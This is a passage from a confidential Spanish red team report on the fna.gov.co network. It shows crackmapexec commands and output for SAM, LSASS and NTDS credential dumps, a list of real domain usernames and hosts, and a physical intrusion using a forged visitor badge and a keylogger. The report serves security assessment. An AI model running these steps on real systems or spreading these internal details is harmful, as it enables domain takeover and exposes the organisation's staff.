Hashes recuperados de los usuarios vulnerables a kerberoasting.



Ilustración 21. Dump de hashes

También se detectó un servicio FTP con acceso anónimo, lo que podría facilitar la explotación de otras técnicas para obtener credenciales válidas. Adicionalmente, se identificó un directory listing expuesto, que parece contener información sensible relacionada con Bizagi, una plataforma de automatización empresarial.




Ilustración 22. Acceso anónimo

También se identificó el directory listing, el cual aparentemente contiene toda la información de bizagi.




Ilustración 23. Directory listing

NIVEL DE SEGURIDAD DE ESTE DOCUMENTO: **CONFIDENCIAL**

Documento: FNA-001-Informe_Red_Team_v1.0

Fecha: 07 Oct 2024

27 / 88

No está permitida su reproducción, distribución o comunicación fuera del destinatario, salvo autorización.




Ilustración 24. Directory listing 2

Durante el ataque tipo **password spraying**, se lograron capturar diferentes credenciales, entre ellas la del usuario **NAVALBUENAV**, quien pertenece al grupo **AGENTES_MESA**. Este usuario cuenta con el privilegio de **ForceChangePassword** sobre el usuario **VIGIALDAP**, quien a su vez tiene permisos de **GenericWrite** sobre los controladores de dominio. Estos permisos permiten realizar **DCSync**, lo que brinda control sobre el dominio **FNA.GOV.CO**, abriendo una ruta directa para comprometer la infraestructura.

Sin embargo, al observar ciertos controles aplicados durante los intentos de inicio de sesión en los controladores de dominio con el usuario **VIGIALDAP**, se decidió continuar evaluando los permisos de otros usuarios y explorar ataques que no generaran demasiada actividad en la red, para evitar su detección.




Ilustración 25. Validación de privilegios de usuario navalbuenav




Ilustración 26. Cambio de contraseña

```
(root@kali) ~/home/kali
crackmapexec smb 172.16.0.70 -u vignaldap -p 'T...'
SMB 172.16.0.70 445 BOGPVDCWP001 [+] Windows Server 2016 Standard 14393 x64 (name:BOGPVDCWP001) (domain:fna.gov.co) (signing:True) (SMBv1:True)
SMB 172.16.0.70 445 BOGPVDCWP001 [+] fna.gov.co\vignaldap:T...
```

Ilustración 27. Comprobación de contraseña cambiada

Se identificó que el usuario **APL_FORTIFY** es administrador local en el servidor **FNABOGACL.FNA.GOV.CO** (172.16.125.48).




Ilustración 28. Comprobación permisos usuario APL-FORTIFY

Además, se comprobó que en este servidor existen otros usuarios con permisos administrativos, como **ADMT** y **CHERNANDEZ**, o el grupo de administradores. Al probar las credenciales capturadas, se confirmó que se logró comprometer el servidor, obteniendo acceso como administrador local.




Ilustración 29. Admin local del servidor FNABOGACL.FNA.GOV.CO

NIVEL DE SEGURIDAD DE ESTE DOCUMENTO: **CONFIDENCIAL**

Documento: FNA-001-Informe_Red_Team_v1.0

Fecha: 07 Oct 2024

29 / 88

No está permitida su reproducción, distribución o comunicación fuera del destinatario, salvo autorización.

Probamos con el usuario y contraseña hacia el servidor e identificamos un Pwned, para ese servidor específico, confirmando que es administrador local.

```
(root@kali)-[/home/kali/Tools/PetitPotam]
# crackmapexec smb 172.16.125.48 -u 'apl-fortify' -p 'fna.gov.co\apl-fortify'
SMB 172.16.125.48 445 FNABOGACL [*] Windows Server 2012 R2 Standard 9600 (name:FNABOGACL) (domain:fna.gov.co) (signing:True) (SMBv1:True)
SMB 172.16.125.48 445 FNABOGACL [+] fna.gov.co\apl-fortify: (Pwn3d!)
```

Ilustración 30. Admin local - Pwned

Con estos permisos, se procedió a realizar un **dump** de los archivos **SAM** y **LSASS** del servidor, lo que permitió recuperar el **hash** del usuario **backup**, quien pertenece al grupo de administradores de dominio.

```
(root@kali)-[/home/kali/Tools/PetitPotam]
# crackmapexec smb 172.16.125.48 -u 'apl-fortify' -p 'fna.gov.co\apl-fortify' --sam
SMB 172.16.125.48 445 FNABOGACL [*] Windows Server 2012 R2 Standard 9600 (name:FNABOGACL) (domain:fna.gov.co) (signing:True) (SMBv1:True)
SMB 172.16.125.48 445 FNABOGACL [+] fna.gov.co\apl-fortify: (Pwn3d!)
SMB 172.16.125.48 445 FNABOGACL [+] Dumping SAM hashes
SMB 172.16.125.48 445 FNABOGACL FNAUSRA:500:aa
SMB 172.16.125.48 445 FNABOGACL FNAUSRG:501:aa
SMB 172.16.125.48 445 FNABOGACL [+] Added 2 SAM hashes to the database
```

Ilustración 31. Dump SAM

Mediante estos ataques identificamos que fue posible recuperar el hash del usuario backup el cual a su vez pertenece a los administradores del dominio.

```
(root@kali)-[/home/kali/Tools/PetitPotam]
# netexec smb 172.16.125.48 -u 'apl-fortify' -p 'fna.gov.co\apl-fortify' -M lsassy
SMB 172.16.125.48 445 FNABOGACL [*] Windows Server 2012 R2 Standard 9600 (name:FNABOGACL) (domain:fna.gov.co) (signing:True) (SMBv1:True)
SMB 172.16.125.48 445 FNABOGACL [+] fna.gov.co\apl-fortify: (Pwn3d!)
LSASSY 172.16.125.48 445 FNABOGACL FNA2\Backup
LSASSY 172.16.125.48 445 FNABOGACL FNA2\ajtobery
```

Ilustración 32. Dump lsass




Ilustración 33. Admin del dominio

Finalmente, utilizando el hash recuperado del servidor **FNABOGACL.FNA.GOV.CO**, se logró realizar el dump de todos los **hashes NTDS** del dominio, lo que permitió tomar control total del **controlador de dominio**, comprometiendo de manera definitiva la infraestructura.

```

(root@kali) ~/home/kali/Tools/PetitPotam
crackmapexec smb 172.16.0.70 -u 'backup' -H '0c...' --ntds
[*] Windows Server 2016 Standard 14393 x64 (name:BOGPVDCWP001) (domain:fna.gov.co) (signing:True) (SMBv1:True)
[+] fna.gov.co\backup:0c... (Pwn3d!)
[+] Dumping the NTDS, this could take a while so go grab a redbull...
fna.gov.co\Administrator:
fna.gov.co\Guest:501:aad:
fna.gov.co\krbtgt:502:aad:
DefaultAccount:503:aad3b4:
fna.gov.co\mleony:1602:aad:
fna.gov.co\epuleciob:160:
fna.gov.co\SMI1000-FEUPV:
fna.gov.co\SM_227c7c507f:
fna.gov.co\SM_37c8ad8d8c:
fna.gov.co\SM_d2181c2cfd:
fna.gov.co\SM_dc76bece56:
fna.gov.co\SM_a09e5f3e9c:
fna.gov.co\SM_48fc4e3721:
fna.gov.co\SM_a88ba05361:
fna.gov.co\SM_f89efffc71:
fna.gov.co\SM_a9b6f9f462:
fna.gov.co\Fondonal:1638:
fna.gov.co\Arcsight:1647:
fna.gov.co\apiveeam:1652:
fna.gov.co\Backup:1657:aad365\ad365:1718:aad3b4:
fna.gov.co\kdiazc:1731:aad:
fna.gov.co\Ngonzalezg:17:
fna.gov.co\kcoronell:173:
fna.gov.co\acastroh:1734:
fna.gov.co\anglopez:1736:
fna.gov.co\abarbarosar:173:
fna.gov.co\Aardila:1738:
fna.gov.co\ctibaduiza:17:
fna.gov.co\EDominguezL:17:
fna.gov.co\enarvaez:174:
fna.gov.co\jbermeo:1743:
fna.gov.co\JmeloM:1744:aad:
fna.gov.co\jgonzalezb:174:
fna.gov.co\mpinzonja:174:
fna.gov.co\osanchez:174:
fna.gov.co\rmolanob:1749:
fna.gov.co\wparras:1750:aad:
fna.gov.co\ybarretero:1751:
fna.gov.co\calvarezm:175:
fna.gov.co\caramirez:17:
fna.gov.co\JMaruLanda:17:
fna.gov.co\wrios:1756:aad:
  
```

Ilustración 34. Dump ntds del dominio

6.3.4 Escenario 4 – Evaluación de las tecnologías RFID y acceso físico

- **Objetivo:** Analizar las **tecnologías RFID** y los mecanismos de control de acceso físico para identificar posibles vulnerabilidades.
- **Estado inicial:** Con acceso a una tarjeta de funcionario, se evaluaron posibles ataques como la **clonación de tarjetas**. Respecto al acceso físico, se detectó vulnerabilidades que podrían permitir accesos no autorizados al crear un carnet falso de visitante, si no se implementan controles más estrictos, como sistemas biométricos avanzados.

6.3.4.1 Etapas del Escenario 4:

Comprobación del acceso físico:

Este ejercicio consistió en la simulación de intentos de intrusión en los puntos de control de acceso de la organización, para evaluar la efectividad de los protocolos de seguridad física. A través de la recolección de información, análisis de patrones de comportamiento, y la posterior ejecución de tres intentos de acceso, se busca identificar vulnerabilidades en el sistema de control de acceso y en los mecanismos de identificación de visitantes.

Actividades previas

El ejercicio inició con una fase de recopilación de información pública relacionada con la identidad corporativa de la organización. Se realizó un análisis detallado de sus redes sociales, publicaciones y campañas de marketing, lo cual permitió identificar elementos clave como el código de vestimenta, el uso de identificaciones y carnets, así como las características físicas de las instalaciones y puntos de acceso. Se llevó a cabo un seguimiento constante

NIVEL DE SEGURIDAD DE ESTE DOCUMENTO: **CONFIDENCIAL**

Documento: FNA-001-Informe_Red_Team_v1.0

Fecha: 07 Oct 2024

31 / 88

No está permitida su reproducción, distribución o comunicación fuera del destinatario, salvo autorización.

de eventos públicos relacionados con la organización, observando distinciones y campañas que incluían personal externo.

En particular, se identificó una campaña publicitaria musical en la cual se mostraba parcialmente un carnet de visitante. A partir de este hallazgo, se observó el comportamiento de los visitantes en las instalaciones para confirmar el diseño y los colores de dicho carnet, lo que permitió reproducir una copia visualmente similar. Este carnet presentaba un número de identificación en centenas, y se encontraba atado a un sistema de yoyo de color azul, alineado con los colores institucionales de la organización. Se identificaron tres puntos de acceso principales: atención al cliente, parqueadero y entrada de funcionarios.



Ilustración 35. Creación del carnet falso

A continuación, se describen en detalle los tres ambientes implementados durante la auditoría, así como los resultados obtenidos y las recomendaciones derivadas del análisis.

Ambiente 1: Atención al Cliente

En el primer intento, el equipo intentó ingresar por la entrada de atención al cliente. Durante la interacción con el guardia de seguridad, se abordaron temas cotidianos para crear un ambiente de confianza. Sin embargo, el guardia indicó que el acceso de visitantes debía realizarse por la entrada de funcionarios. Aunque no se logró el acceso, se confirmó que el guardia no percibió la falsificación del carnet, lo cual sugirió que la reproducción visual del mismo era suficientemente precisa para pasar los primeros controles superficiales.




Ilustración 36. Acceso 1

NIVEL DE SEGURIDAD DE ESTE DOCUMENTO: CONFIDENCIAL

Documento: FNA-001-Informe_Red_Team_v1.0

Fecha: 07 Oct 2024

32 / 88

No está permitida su reproducción, distribución o comunicación fuera del destinatario, salvo autorización.

Ambiente 2: Parqueadero

El segundo intento se llevó a cabo en la entrada del parqueadero, donde se consultó al guardia de seguridad acerca de los requisitos de acceso para vehículos. Se confirmó que todo ingreso de vehículos debía estar previamente registrado, ya fuera carro, moto o bicicleta. Además, se observó que el acceso estaba fuertemente controlado mediante un registro de datos asociado a cada vehículo y a la persona propietaria. Este intento no resultó exitoso para el acceso a pie, pero permitió recopilar información valiosa sobre los protocolos de control vehicular.




Ilustración 37. Acceso 2

Ambiente 3: Entrada de funcionarios

El tercer intento de acceso fue clave para la evaluación de la seguridad física de la organización. El equipo decidió ingresar por la entrada de funcionarios, aprovechando el horario de almuerzo, cuando el flujo de personal es mayor y los controles de seguridad tienden a relajarse. El primer paso fue interactuar con el guardia de seguridad a cargo del acceso principal, quien, tras ser distraído mediante una conversación informal, permitió al equipo aproximarse sin realizar una inspección detallada del carnet de visitante falso. Lo que sugiere una confianza en la identificación visual que puede llevar al error humano.

Superado el primer punto de control, el equipo se dirigió hacia un segundo guardia, quien tampoco detectó la falsificación del carnet. Este guardia permitió el acceso a las instalaciones utilizando su propia tarjeta de seguridad, lo que reveló que las tarjetas de visitante no están integradas al sistema de control de acceso. El carnet de visitante servía únicamente como un medio visual de identificación y no como una herramienta de control físico de acceso, lo que representa una vulnerabilidad crítica. Este en los protocolos permitió que el equipo ingresara sin ningún tipo de restricción adicional.



NIVEL DE SEGURIDAD DE ESTE DOCUMENTO: **CONFIDENCIAL**

Documento: FNA-001-Informe_Red_Team_v1.0

Fecha: 07 Oct 2024

34 / 88

No está permitida su reproducción, distribución o comunicación fuera del destinatario, salvo autorización.

Una vez dentro de las instalaciones, el equipo tuvo acceso libre a tres edificios diferentes, lo que incluyó áreas con carteles de "Acceso Restringido". Entre las zonas sensibles a las que se accedió, se identificaron las siguientes:

- **Oficinas administrativas:** Se tuvo acceso a varias oficinas que contenían estaciones de trabajo con computadores encendidos o bloqueados, pero sin supervisión directa. Este acceso físico a los equipos permitió la instalación de dispositivos maliciosos (como keyloggers) también se podría haber realizado la copia de información sensible almacenada localmente. Además, el equipo podría haber extraído datos de documentos físicos presentes en los escritorios o gabinetes no asegurados.



Ilustración 38. Keylogger Físico



Ilustración 39. Datos capturados

- **Áreas de proveedores:** Se accedió también a zonas donde se realizaban entregas y operaciones de proveedores, lo que evidenció una falta de control en la verificación de personal externo que interactúa

NIVEL DE SEGURIDAD DE ESTE DOCUMENTO: CONFIDENCIAL

Documento: FNA-001-Informe_Red_Team_v1.0

Fecha: 07 Oct 2024

35 / 88

No está permitida su reproducción, distribución o comunicación fuera del destinatario, salvo autorización.

con la organización. Este espacio podría utilizarse como vector de ataques a través de ingeniería social, haciéndose pasar por proveedores legítimos para obtener acceso a más áreas sensibles.

Durante la intrusión, también se evaluó la capacidad de realizar acciones que comprometieran la seguridad de la organización de manera directa, como:

- **Posible inserción de dispositivos USB:** Se sugiere la posibilidad de inserción de dispositivos USB en los computadores dentro de las áreas accesibles. Esto podría permitir la instalación de malware o la extracción no autorizada de datos críticos.
- **Potencial robo o destrucción de información:** Existe la posibilidad de generar acciones equivalentes a objetivos como robo o destrucción de documentos físicos o equipos tecnológico, incrementando la integridad y disponibilidad de la información a nivel físico especialmente en áreas clave lo que llevaría a un alza en el riesgo. Un intruso con acceso a las oficinas podría haber robado información confidencial o destruido registros valiosos sin ser detectado.
- **Compromiso de áreas restringidas:** El hecho de que se haya accedido a zonas etiquetadas como "Restringido" sin ninguna verificación adicional, representa un hallazgo crítico. Estos espacios contenían información y tecnología que podrían haber sido comprometidos, afectando potencialmente la continuidad operativa de la organización.

